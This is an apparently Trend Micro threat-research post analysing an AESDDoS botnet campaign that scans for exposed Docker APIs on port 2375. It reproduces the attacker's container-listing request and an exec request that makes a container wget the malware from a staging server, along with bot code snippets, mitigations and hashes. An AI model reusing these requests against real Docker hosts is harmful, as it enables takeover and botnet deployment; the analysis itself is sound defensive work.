AESDDoS Botnet, Containers, Exposed Docker APIs

Published: 2019-06-14 · Archived: 2026-04-05 18:28:47 UTC

Misconfiguration is not novel. However, cybercriminals still find that it is an effective way to get their hands on organizations' computing resources to use for malicious purposes and it remains a top security concern. In this blog post, we will detail an attack type where an API misconfiguration in the open-source version of the popular DevOps tool Docker Engine-Community allows attackers to infiltrate containers and run a variant (detected by Trend Micro as Backdoor.Linux.DOFLOO.AA) of the Linux botnet malware AESDDoS caught by our honeypots.

Docker APIs that run on container hosts allow the hosts to receive all container-related commands that the daemon, which runs with root permission, will execute. Allowing external access — whether intentionally or by misconfiguration — to API ports allows attackers to gain ownership of the host, giving them the ability to poison instances running within it with malware and to gain remote access to users' servers and hardware resources. Previously, we have seen how exposed Docker hosts can be taken advantage of by cybercriminals, such as deploying cryptocurrency-mining malware.

[READ: Container Security: Examining Potential Threats to the Container Environmentnews article]

The attack

In this new attack, the threat actor first externally scans a given IP range by sending a TCP SYN packet to port 2375, the default port used for communicating with the Docker daemon. Once an open port is identified, a connection asking for running containers is established. When a running container is spotted, the AESDDoS bot is then deployed using the **docker exec command**, which allows shell access to all applicable running containers within the exposed host. Hence, the malware is executed within an already running container while trying to hide its own presence.

The tool and the payload


When examining a query received by our honeypot, we noticed a link to one file from an HTTP file server (HFS) panel. Accessible HFS panels are known to have been abused by Chinese threat actors in the past to host their malicious binaries, such as the ELF Linux/BillGates.Lite malware, and botnets like Elknot/Setag, MrBlack, and Gafgyt, among others.

Figure 1. HFS panel with listing of hosted malware and tools

In the HFS panel we found, there was a file named *2375-SYNG口漏洞.zip* (translated as 2375 SYN port vulnerability), and analysis revealed that it is a tool used by the threat actor to scan internet ranges for vulnerable machines. It also yields some interesting contents: A batch file first executes the WinEggDrop scanner (*s.exe*), which tries port 2375 on various hosts with Chinese IP address ranges specified in the *ip.txt* file. The output of this command is saved into a file named *ips.txt*, which is then fed into the *Docker.exe* file.

Figure 2. Contents of the 2375-SYNG口漏洞.zip archive

We have also observed that the threat actor abuses a tool called the Docker Batch Test Tool that was developed to detect vulnerabilities in Docker.



Note: Translated in English, the content reads: 2375 Docker Batch Test Rapid Edition

2375 Docker Batch Test Rapid version By: fireworks QQ154284301 Only for vulnerability detection. Do not use for illegal purposes. If there is illegal use, the user bears the legal responsibility. Everything has nothing to do with the author

Figure 3. Docker batch test tool screen capture

Figure 4. WinEggDrop port scanner

After running the *Docker.exe* tool, the operator is presented with the following message:

Note: Translated in English, the content reads:

There is 1 IP address to be tested, please wait!

IP: 192.168.1.1

The test is done, preparing for the next scan!

Figure 5. Docker scanner progress message.

The *Docker.exe* tool attempts to list all the Docker containers in a given machine via /containers/json.

```
GET /containers/json HTTP/1.1
Accept: */*
Referer: http://192.168.0.10:2375/containers/json
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)
Host: 192.168.0.10:2375
Cache-Control: no-cache
```

Figure 6. JSON query to list all available containers

It then executes commands within the running containers. The cmd parameter in the JSON string below is the content of the *Shell.txt* file inside the tool's .zip archive.

```
POST /containers/2797f97b7fe97ecb387f69afd240461e9d4ce2c5e7c14831883d8d32bebd522e/
exec HTTP/1.1
Content-Type: application/json
Accept: */*
Referer: http://192.168.0.10:2375/containers/
2797f97b7fe97ecb387f69afd240461e9d4ce2c5e7c14831883d8d32bebd522e/exec
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)
Host: 192.168.0.10:2375
Content-Length: 140
Cache-Control: no-cache

{"AttachStdin": false, "AttachStdout":true,"AttachStderr":true,"Tty":false,"Cmd":
["wget","http://192.168.0.10:8080/LinuxOS","-O","LinuxOS"]}HTTP/1.1 201 Created
```

Figure 7. Query to set up the exec instance in a running container

Docker.exe then deploys the AESDDoS botnet malware, which allows attackers to launch several types of DDoS attacks, such as SYN, LSYN, UDP, UDPS, and TCP flood. This malware variant has been previously seen dispatching DDoS attacks, remote code execution, and cryptocurrency-mining activities to systems running vulnerable Confluence Server and Data Center versions.

```
snprintf(
  SendLogin,
  1024,
  "VERSONEX:Linux-%s|%d|%d MHz|%dMB|%dMB|%s",
  &m_OnlineInfo,
  m_OnlineInfo.dwNumofCpu,
  m_OnlineInfo.dwCPU,
  m_OnlineInfo.MemSize,
  m_OnlineInfo.MemUse,
  "Hacker");
```

Figure 8. AESDDoS shows this message when connecting to its C&C server

```
TCP_Flood(void *)
UDPS_Flood(void *)
CC2_Flood(void *)
CC3_Flood(void *)
CC_Flood(void *)
UDP_Flood(void *)
LSYN_Flood(void *)
SYN_Flood(void *)
getlocalip(void)
DNS_Flood3(void *)
DNS_Flood2(void *)
DNS_Flood1(void *)
DNS_Flood4(void *)
```

Figure 9. List of implemented DDoS methods

DevOps security recommendations and Trend Micro solutions

Docker explicitly warns against setting the Docker daemon to listen on port 2375 as this will give anyone the ability to gain root access to the host where the daemon is running, hence access to the API and address must be heavily restricted. To prevent container-based incidents from happening, organizations can follow these guidelines:

- Check API configuration. System administrators and developers should ensure that APIs are set to receive requests only from determined hosts or internal networks. Secure API endpoints with HTTPS and certificates.
- Implement the principle of least privilege. Make sure that container images are signed and authenticated. Access to critical components like the daemon service that helps run containers should be restricted. Network connections should also be encrypted.
- Follow recommended best practices. Docker provides a comprehensive list of best practices and has built-in security features professionals can take advantage of.

- Employ automated runtime and image scanning productsto gain further visibility into the container's processes (e.g., to determine if it has been tampered with or has vulnerabilities). Application control and integrity monitoring help keep an eye out for anomalous modifications on servers, files, and system areas.

Trend Micro helps DevOps teams to build securely, ship fast, and run anywhere. The Trend Micro™ Hybrid Cloud Securityproducts solution provides powerful, streamlined, and automated securityproducts within the organization's DevOps pipelineproducts and delivers multiple XGen™products threat defense techniques for protecting runtime physical, virtual, and cloud workloads. It also adds protection for containersproducts via the Deep Securityproducts™ solution and Deep Security Smart Checkproducts, which scans Docker container images for malware and vulnerabilities at any interval in the development pipeline to prevent threats before they are deployed.

Indicators of Compromise

SHA-256	Detection name	File
643B16F4F6228BE95736A9F37FA9B527CA831EA7AE998CFA6725ECD426C8B4E1	Backdoor.Linux.DOFLOO.AA	Payl
8909895D92C4544A423C70995F9673987F791F7ACB9FE4843E0C6940D7739897		
F8FB19F075831C1FCDD780C8283E751B8B4D35D3635E048CDE244F8D52C1243C	Trojan.Win32.PARITE.AC	Batc
DCE9A06646113DEC4AEC515B3C9A3C9EAB9D20CCA45BEEA015281C376C09B3D7	PE_VIRUX.O	s.exe
BF8BB06B694E775DCA1EB64B4EE4AFD243E4EAED0A03219A9BB175FF1DC5F280	PE_PARITE.A	Doc

---